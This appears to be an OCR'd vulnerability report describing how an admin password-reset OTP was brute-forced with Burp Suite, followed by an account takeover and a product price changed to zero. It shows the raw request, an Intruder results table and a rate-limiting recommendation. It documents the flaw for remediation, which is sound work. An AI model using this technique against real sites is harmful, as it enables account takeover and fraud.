
Request in burp suite shows OTP parameter which seem to be brute forceable.



```
GET /reset_password/admin.php?otp=123 HTTP/1.1
Host: 13.127.249.120
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://13.127.249.120/reset_password/admin.php?otp=
Cookie: PHPSESSID=i8rhtganin89mc6po5ag018i36; key=21210481-BD85-C2D0-7616-B5BD0F32B928; X-XSRF-TOKEN=
43895e87dc19d022048bbba22006d93a94d861bccad4962bc2b8351a3c4085d2
Upgrade-Insecure-Requests: 1


```

Proof of Concept

On bruteforcing , we found a payload having different length than others, this can be the OTP.




Filter: Showing all items

Request	Payload	Status	Error	Timeo...	Length	Comment
89	889	200	□	□	4476	
0		200	□	□	4380	
1	801	200	□	□	4380	
2	802	200	□	□	4380	
3	803	200	□	□	4380	

Proof of Concept

OTP worked and we can change the password.




Enter New Admin Password

••••••••••••••••

••••••••••••••••

Proof of Concept

We are able to login into the admin dashboard with the credentials we set.



Admin Dashboard


Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			● Chandan ○ Radhika ○ Nandan	● T Shirt ○ Socks ○ Shoes	UPLOAD		Add

Business Impact- High

Attacker can log in to the admin account and can change the product details, delete products, change prices etc.

In the following screenshot, we have changed the price of Adidas socks to 0.



All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men &amp; Women Ankle Length Socks	● Chandan ○ Radhika ○ Nandan	○ T Shirt ● Socks ○ Shoes	UPLOAD	0	Update
	Adidas Socks -	Adidas Men	● Chandan	○ T Shirt			

Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
